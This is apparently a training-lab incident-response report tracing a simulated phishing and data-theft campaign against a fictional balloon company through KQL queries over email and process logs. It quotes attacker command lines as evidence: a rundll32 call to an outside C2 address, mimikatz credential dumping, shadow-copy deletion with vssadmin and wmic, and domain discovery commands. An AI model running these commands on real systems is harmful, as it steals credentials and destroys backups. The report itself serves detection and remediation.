

# Balloons Over Iowa - Targeted Encryption-less Ransomware Attack

## Executive Summary:

On 2023-02-10, Balloons Over Iowa was targeted by a sophisticated encryption-less ransomware style campaign. The attack began with a phishing email campaign that delivered malicious excel attachments with a suspicious domain. The threat actor used stolen employee credentials to gain unauthorized access, establishing persistence using command and control (c2) implants, and exfiltrate sensitive data including a folder called *BalloonSecrets*. While no files were encrypted and no ransom demand was identified, the attacker's use of data theft and backup deletion aligns with evolving ransomware tactics that prioritize disruption and data compromise.

## Suspicious Email Domain and Analysis

- A Senior SOC analyst asked us to investigate some suspicious email domain with a domain called **invasion.xyz**, the sender was [tethys@pocketbook.xyz](mailto:tethys@pocketbook.xyz)
- **This email domain was flagged suspicious because the sender address is not part of the organization domain.**
- The email was found to have been reached out to **2 users** with the **invasion.xy** domain within the link.

```
1 Email
2 | where sender == "tethys@pocketbook.xyz"
3 | where link contains "invasion"
```

timestamp	sender	reply_to	recipient	subject	accepted	link
> 2023-02-10 10:41:31.9900	tethys@pocketbook.xyz	tethys@pocketbook.xyz	mandy_peters@iowaballoons.com	Urgent query about E...	false	invasion.xyz/online/public/s...
> 2023-02-10 10:41:31.9900	tethys@pocketbook.xyz	tethys@pocketbook.xyz	eugene_lawrence@iowaballoons.com	Urgent query about E...	true	invasion.xyz/online/public/s...

- Subject lines were: **Urgent query about Earth's atmospheric composition**
  - **The Email Appliance Security (EAS)** managed to block one of the accepted emails, that being [mandy\\_peters@iowaballoons.com](mailto:mandy_peters@iowaballoons.com), however one of them gotten through and along downloading a file called **Flight-Crew-Information.xls**
  - The Email Appliance Security is a specialized hardware or software solution that is designed to protect email systems from security threats like spam, malware, and phishing as shown.
  - The EAS successfully blocked one of the malicious emails. However, the others bypassed the filters and warrant further investigation.
- The IP address the pressed the link **192.168.0.123**
    - User: **Eugene Lawrence**
    - The timestamp when the email was sent: **2023-02-10 10:42:39**

- Hostname: **VRDA-MACHINE**
  - We can use the hostname to trace the threat actor's malicious commands or discovery commands on the particular machine.
  - Upon looking through the table **FileCreationsEvents**, the user did **not click** the link that would create the file.

```

4
5 FileCreationsEvents
6 | where hostname == "VRDA-MACHINE"
7 | where filename == "Flight-Crew-Information.xls"
8 | where timestamp between (datetime(2023-02-10 10:42:39) .. datetime(2023-02-11))

```

Table 1 + Add visual © Stats

timestamp	hostname	sha256	path	filename
-----------	----------	--------	------	----------

No creation event for “Flight-Crew-Information.xls” was not downloaded. This points towards Eugene's machine, indicating the user did not interact with the link.

- Now, since that user didn't press the link, we'll see if the sender has sent it to others.

```

6 Email
7 | where sender == "tethys@pocketbook.xyz"
8
9

```

Table 1 + Add visual © Stats Search 2025-04-02 01:00 (UTC) Done (0.150 s)

timestamp	sender	reply_to	recipient	subject	accepted	link
> 2023-02-10 10:41:31.2010	tethys@pocketbook.xyz	tethys@pocketbook.xyz	cynthia_leak@iowaballoons.com	Request for Earth's g...	true	contortionistturnouts.xyz/s...
> 2023-02-10 10:41:31.9900	tethys@pocketbook.xyz	tethys@pocketbook.xyz	mandy_peters@iowaballoons.com	Urgent query about E...	false	invasion.xyz/online/public/s...
> 2023-02-10 10:41:31.9900	tethys@pocketbook.xyz	tethys@pocketbook.xyz	eugene_lawrence@iowaballoons.com	Urgent query about E...	true	invasion.xyz/online/public/s...
> 2023-02-18 09:56:46.5610	tethys@pocketbook.xyz	tethys@pocketbook.xyz	andrew_coble@iowaballoons.com	Request for human p...	false	http://pocketbook.xyz/publi...
> 2023-02-18 09:56:46.5610	tethys@pocketbook.xyz	tethys@pocketbook.xyz	fernando_rosas@iowaballoons.com	Request for human p...	true	http://pocketbook.xyz/publi...
> 2023-03-04 07:44:00.7610	tethys@pocketbook.xyz	tethys@pocketbook.xyz	richard_clements@iowaballoons.com	Urgent query about E...	true	http://antennas-passers.co...
> 2023-03-04 07:44:00.7610	tethys@pocketbook.xyz	tethys@pocketbook.xyz	anna_kyseth@iowaballoons.com	Urgent query about E...	true	http://antennas-passers.co...
> 2023-03-15 00:12:20.2010	tethys@pocketbook.xyz	tethys@pocketbook.xyz	maria_austin@iowaballoons.com	Request for human p...	true	http://contortionist.com/sh...
> 2023-03-15 00:12:20.2010	tethys@pocketbook.xyz	tethys@pocketbook.xyz	huey_deer@iowaballoons.com	Request for human p...	true	http://contortionist.com/sh...

- There was a total of 9 email addresses that the suspicious email domain sent malicious file attachments.:
- [cynthia\\_leak@iowaballoons.com](mailto:cynthia_leak@iowaballoons.com)
- [mandy\\_peters@iowaballoons.com](mailto:mandy_peters@iowaballoons.com)
- [eugene\\_lawrence@iowaballoons.com](mailto:eugene_lawrence@iowaballoons.com)
- [andrew\\_coble@iowaballoons.com](mailto:andrew_coble@iowaballoons.com)
- [fernando\\_rosas@iowaballoons.com](mailto:fernando_rosas@iowaballoons.com)
- [richard\\_clements@iowaballoons.com](mailto:richard_clements@iowaballoons.com)
- [anna\\_kyseth@iowaballoons.com](mailto:anna_kyseth@iowaballoons.com)
- [maria\\_austin@iowaballoons.com](mailto:maria_austin@iowaballoons.com)
- [huey\\_deer@iowaballoons.com](mailto:huey_deer@iowaballoons.com)

- In the emails there were 4 unique files that were distributed amongst the employees:

```

6 Email
7 | where sender == "tethys@pocketbook.xyz"
8 | distinct link
9

```

Table 1    + Add visual    © Stats

link
> <a href="http://contortionist.com/share/images/published/public/Balloon-Flight-Sales-and-Marketing-Reports.xls">http://contortionist.com/share/images/published/public/Balloon-Flight-Sales-and-Marketing-Reports.xls</a>
> <a href="http://contortionistturnouts.xyz/share/images/Balloon-Maintenance-and-Repair-Logs.xls">contortionistturnouts.xyz/share/images/Balloon-Maintenance-and-Repair-Logs.xls</a>
> <a href="http://invasion.xyz/online/public/share/public/search/search/Flight-Crew-Information.xls">invasion.xyz/online/public/share/public/search/search/Flight-Crew-Information.xls</a>
> <a href="http://pocketbook.xyz/published/share/published/share/share/online/Marketing-Materials-and-Brochures.xls">http://pocketbook.xyz/published/share/published/share/share/online/Marketing-Materials-and-Brochures.xls</a>
> <a href="http://antennas-passers.com/modules/published/online/files/images/published/Flight-Crew-Information.xls">http://antennas-passers.com/modules/published/online/files/images/published/Flight-Crew-Information.xls</a>

- **Balloon-Flight-Sales-and-Marketing-Reports.xls**
- **Balloon-Maintenance-and-Repair-Logs.xls**
- **Flight-Crew-Information.xls**
- **Marketing-Materials-and-Brochures.xls**

## Employee Interaction

- During lunch break, one of the employees, **Richard Clements**, mentions out loud that one of the files was missing from his PC. He was one of the people that pressed the link.
  - The domain he pressed from the email link was **antennas-passers.com**
  - The time he pressed it was **2023-03-04 07:50:39**, and it was the same time the file was created.
  - Although the initial phishing emails were sent on 2023-02-10, the file execution by Richard Clements occurred on 2023-03-04. This delay suggested that this is a multi-stage campaign, where the attacker launched another wave of phishing files, this time delivered with a different malicious domain. This demonstrates the attacker's persistence and timely coordination in this prolonged campaign.
  - This is the full link that Richard's pressed <http://antennas-passers.com/modules/published/online/files/images/published/Flight-Crew-Information.xls> compared to what Eugene had not pressed [invasion.xyz/online/public/share/public/search/search/Flight-Crew-Information.xls](http://invasion.xyz/online/public/share/public/search/search/Flight-Crew-Information.xls)
  - After the link was pressed, the file was downloaded and to this path:
    - **C:\ProgramData\NotASpy\yeargood.exe**
    - This malicious Excel file (*Flight-Crew-Information.xls*) likely contained a hidden macro or embedded script that executed yeargood.exe, which

then sideloaded the DLL ISDQKWGM.dll. This chain of execution allowed the attacker to maintain stealth by using a harmless filename and run post-exploitation discovery commands by querying for domain controllers.

6 Email

7 | where recipient contains "Richard"

8 | where link contains "Flight-Crew-Information.xls"

9

Table 1

+ Add visual

Stats

Search

2025-04-02 03:31 (UTC)

Done (0)

timestamp	sender	reply_to	recipient	subject	accepted	link
2023-03-04 07:44:00.7610	tethys@pocketbook.xyz	tethys@pocketbook.xyz	richard_clements@iowaballoon.com	Urgent query about E...	true	http://antennas-passers.co...

The query showed the link sent from the suspicious sender to the employee.

```
6 let victim_hostname = Employees
7 | where name == "Richard Clements"
8 | distinct hostname;
9 FileCreationEvents
10 | where hostname in (victim_hostname)
11 | where filename == "Flight-Crew-Information.xls"
12
```

Table 1

+ Add visual

Stats

Search

2025-04-02 02:58 (UTC)


Done (0)

timestamp	hostname	sha256	path	filename
> 2023-03-04 07:50:39.7610	HNOA-LAPTOP	1eddcfe04b81aac5f567c47dd5c11e4035...	C:\Users\riclements\Downloads\Flight-Crew-Information.xls	Flight-Crew-Information.xls

Query showed that the file has been created shortly after the employee pressed the link.

## Malware Analysis and Indicator of Compromise (IoCs)

- To gather more information we would gather more info with that file's hash on VirusTotal:



- The file's hash:  
'3666cb55d0c4974bfee855ba43d596fc6d10baff5eb45ac8b6432a7d604cb8e9'
  - The reported file was ISDQKWGM.dll.
    - This was a malicious DLL file that could possibly be side-loading and trying to act as a legitimate dll file, when the yeargood.exe executable would run.
  - The popular label threat was virus.eicar/test
- Popular threat label virus.eicar/test

- The popular label means that it's rated by countless antivirus software.

- Two instances of **yeargood.exe** were spawned from Richard Clements machine and then the child process spawned along with it.

```

6 ProcessEvents
7 | where hostname contains "HN0A-LAPTOP"
8 | where parent_process_name contains "yeargood.exe"
9

```

timestamp	parent_process_name	parent_process_hash	process_commandline	process_name	process_hash
> 2023-03-04 08:21:58.7610	yeargood.exe	3666cb55d0c4974bfee855ba43...	cmd.exe ntest /dc:list	cmd.exe	296d411e8d03eff8711787c0a3...
> 2023-03-04 08:32:58.7610	yeargood.exe	3666cb55d0c4974bfee855ba43...	rundll32.exe 118.3.14.33:443	rundll32.exe	cde9551dded023df7079f30e90...

It appears the child processes ran discovery commands to find out all the domain controllers

## Indicators of Compromise (IoCs)

Indicator Type	Value
Malicious Email Sender	tethys@pocketbook.xyz
Malicious Domains	invasion.xyz, antennas-passers.com
File Hash (malware)	3666cb55d0c4974bfee855ba43d596fc6d10baff5eb45ac8b6432a7d604cb8e9
Dropped Executable	C:\ProgramData\NotASpy\yeargood.exe
Malicious DLL	ISDQKWGM.dll
Command and Control IP	118.3.14.33
Suspicious File Names	Flight-Crew-Information.xls, Balloon-Maintenance-and-Repair-Logs.xls

## Persistence and Command-and-Control (C2) Communication

- The hostname of **Richard Clements** also established a remote connection with this command with this IP:
  - rundll32.exe **118.3.14.33**:443
  - This command is shortly used after the **yeargood.exe** was executed.
  - The malware then uses this command to help the attacker establish a connection to keep persistence and control over that infected machine.

process_comm...	process_name
cmd.exe nltest /dc:...	cmd.exe
rundll32.exe 118.3.14.3	rundll32.exe

## Discovery Commands Run by Attacker

- The Attackers when back to check on **Richard's Machine** enumerate to the Enterprise Admins
  - cmd.exe /C net group /domain 'Enterprise Admins'**
  - After the attacker gained access to the machine, they would then use “discovery commands” such as this one. It's to identify the highly privileged accounts to later be targeted.

```

1 ProcessEvents
2 | where hostname contains "HNOA-LAPTOP"
3 | where process_commandline contains "cmd.exe"
4 | where timestamp between (datetime(2023-03-04)..datetime(2023-03-05))
5 | distinct timestamp, process_commandline

```

Table 1		+	Add visual	⦿	Stats	🔍	Search
timestamp			process_commandline				
> 2023-03-04 08:21:58.7610			cmd.exe nltest /dc:list				
> 2023-03-04 21:33:47.7610			cmd.exe /c chcp >&2				
> 2023-03-04 21:36:12.7610			cmd.exe /C net group /domain 'Domain Computers'				
> 2023-03-04 21:36:21.7610			cmd.exe /C net group /domain 'Enterprise Admins'				
> 2023-03-04 21:37:24.7610			C:\Windows\system32\cmd.exe /C dir "\\BalloonSecrets\C\$" /s >> mylist.txt				

Once the attacker had established persistence, they gathered information about the company's Active Directory (AD).

- They did this by listing all domain controllers which are responsible for authenticating and authorizing users and computers in a Windows domain.
  - cmd.exe nltest /dc:list**
- Then they list all computers that joined that domain
  - “cmd.exe /C net group /domain 'Domain Computers'”**

## Credential Dumping and Lateral Movement

### Credential Dumping

- The attackers then use this command and tool to dump the credentials:

- `'mimikatz.exe\sekurlsa::logonpasswords'` cmd.exe 823726eba34f8d2569502a38... HNOA-LAPTOP riclements
  - They used this tool called “mimikatz” to exploit the Windows system and extract the login passwords.
  - There is also the “sekurlsa” module which, with the mimikatz, targets the Local Security Authority(LSA). The Local Security Authority in Windows enforces the system’s security rules.
  - It plays a crucial job in managing the authentication for users and managing local security.
  - However, the attacker obtains the credentials from the LSA process memory from that machine and lets the attacker be able to access whenever they want to.
- The attackers then enumerated the contents of a folder called **BalloonSecrets**, and then dumped it to one file called the **mylist.txt**.

timestamp	parent_process_name	parent_process_hash	process_commandline	process_name	process_hash	hostname	username
2023-03-04 ...	cmd.exe	614ca7b627533e22a...	C:\Windows\system... X	cmd.exe	d49fa2ee90ec9...	HNOA-LAPT...	riclements
1	C:\Windows\system32\cmd.exe /C dir "\\BalloonSecrets\C\$" /s >> mylist.txt						

## Implants and C2 Channels

- Now that the file is dumped, the number of machines connected to the command and control(c2) channel.
- This query was used in the process and **36** distinct machines were founded to have used the c2 channels:

```
ProcessEvents
| where process_commandline contains ":443" and process_commandline contains "rundll32.exe"
| distinct hostname
```

- Some of the listed machines that used the connections:

hostname
> 3CIU-LAPTOP
> INKG-MACHINE
> XXKZ-DESKTOP
> QCA0-MACHINE
> HNOA-LAPTOP
> QSWT-MACHINE
> CISC-LAPTOP
> 2NVL-DESKTOP
> ADHQ-LAPTOP
> ITO7-MACHINE

- That's a lot of machines that made connections. And now we'll check the number of distinct implants command and control connections that keep the attacker establish and maintain control over the compromised systems.
- This image depicts the 11 implants that were found with this query

```

1 ProcessEvents
2 | where process_commandline contains ":443" and process_commandline contains "rundll32.exe"
3 | where parent_process_name contains "yeargood.exe"
4
5

```

timestamp	parent_process_name	parent_process_hash	process_commandline	process_name	process_hash	hostname	username
> 2023-02-06 ...	yeargood.exe	163873b0e6ce8a9c54...	rundll32.exe 43.88.17.1...	rundll32.exe	cde9551dded0...	JMSI-DESK...	jemccabe
> 2023-02-07 ...	yeargood.exe	ebff4951be5e248186...	rundll32.exe 182.125.9...	rundll32.exe	cde9551dded0...	LHUY-DESK...	jasteelman
> 2023-02-18 ...	yeargood.exe	ebff4951be5e248186...	rundll32.exe 164.70.16...	rundll32.exe	cde9551dded0...	QSWT-MAC...	kebrinton
> 2023-02-19 ...	yeargood.exe	dd053f38f5e60cd875...	rundll32.exe 172.181.1...	rundll32.exe	cde9551dded0...	IT0Z-MACH...	sojohnson
> 2023-02-23 ...	yeargood.exe	98b69ee7028539fe59...	rundll32.exe 90.138.12...	rundll32.exe	cde9551dded0...	PU6S-LAPT...	liheredia
> 2023-03-04 ...	yeargood.exe	3666cb55d0c4974bfe...	rundll32.exe 118.3.14.3...	rundll32.exe	cde9551dded0...	HNOA-LAPT...	riclements
> 2023-03-04 ...	yeargood.exe	ba8a996a117702b94...	rundll32.exe 143.153.4...	rundll32.exe	cde9551dded0...	INKG-MACH...	mapeters
> 2023-03-10 ...	yeargood.exe	3b90ed2209f412de68...	rundll32.exe 150.45.44...	rundll32.exe	cde9551dded0...	ADHQ-LAPT...	cilebeau
> 2023-03-10 ...	yeargood.exe	98b69ee7028539fe59...	rundll32.exe 208.8.99.1...	rundll32.exe	cde9551dded0...	XXKZ-DESK...	clgarner
> 2023-03-16 ...	yeargood.exe	dd053f38f5e60cd875...	rundll32.exe 143.153.4...	rundll32.exe	cde9551dded0...	FUXA-DESK...	elross
> 2023-03-21 ...	yeargood.exe	163873b0e6ce8a9c54...	rundll32.exe 2.77.206.1...	rundll32.exe	cde9551dded0...	PU6S-LAPT...	liheredia

- There was one of the c2 connections with a particular hostname which was **0KYU-DESKTOP** at the timeline the connection occurred on:
- **2023-03-04 8:26:33 UTC**
- The attacker then used these commands to delete shadow copies. The shadows copies are great to restore files or folders from previous versions. It's used in Windows Backups and System Restore to create restore points, but they're gone now.

And the commands used were:

- **vssadmin.exe Delete Shadows /all /quiet**
  - The vssadmin.exe, which is the Volume Shadow Copy System. It keeps all the snapshots that are used in the backup, system restores and other methods.
  - The attacker is telling the executable to delete all shadow files and with the **/quiet** it'll make it so that this command does not require any confirmation prompts or outputs, which would make this command run "silently."
- **wmic.exe Shadowcopy Delete**
  - This command essentially does the same thing like the one listed above, when deleting the shadow copies. You may be asking why would the attacker use this command to delete all the shadow copies, if he has already done so in the previous command?  
The attacker wants to use multiple techniques to get rid of these files.
  - This redundancy increases the attacker's chances of success, even when detected or blocked.



- Their main objective is not being elegant or clean, but to take out those copies with every tool that the attacker has at their disposal.

## Impact Assessment:

This attack was an encryption-less ransomware campaign, in which attackers focused on exfiltrating sensitive data, including the **BalloonSecrets** and using credential dumping tools such as Mimikatz. Although no files were encrypted, the attacker deleted the shadow copies and gained sensitive data that could lead to leverage for a ransom for the return of the stolen files. However, there was no explicit ransom demand or extortion demand identified during the investigation. This incident reflects the growing trend of ransomware attacks that focuses on data theft and potential of extortion over the classic file encryption.

## Remediations and Recommendations:

- Ensure that the **Email Security Appliance (ESA)** is properly configured to block phishing emails before they reach the employees. **Mandy Peters** was lucky to have that email blocked by the ESA.
- Another step is to contain the attack by isolating the infected machines like from Richard Clements to prevent further lateral movement.
- Implement **Multi-Factor Authentication (MFA)** as an extra layer of security.
  - When an account's password is compromised it would help require the attacker for additional verification.
  - For example the **Enterprise Admins** are one of the targeted groups. This would limit further access for the attackers despite the compromised user's credentials.
  - Security awareness programs may help motivate employees to follow procedures and be careful of clicking phishing links with victims like **Richard Clements**.
- Implementing **Least Privilege** would help minimize and restrict the access to the attackers who's has compromised accounts with lower privilege.
  - An example would be the attacker with the lower privilege would not be able to run the **vssadmin.exe** command to delete the shadow copies.
  - Another example is if **Richard Clements** did not have the elevated privileges, then the attacker won't be able to use **Mimikatz** to extract the credentials from the **Enterprise Admins** group.
- Implement **network monitoring tools** to detect and block suspicious outbound traffic like **Wireshark**. This would help block IPs such as **118.3.14.33** can help detect and block command and control (C2) communications.
- Create SIEM rules to alert on:
  - Suspicious use of vssadmin.exe or wmic.exe
  - Any invocation of rundll32.exe with an IP address
  - Use of tools like Mimikatz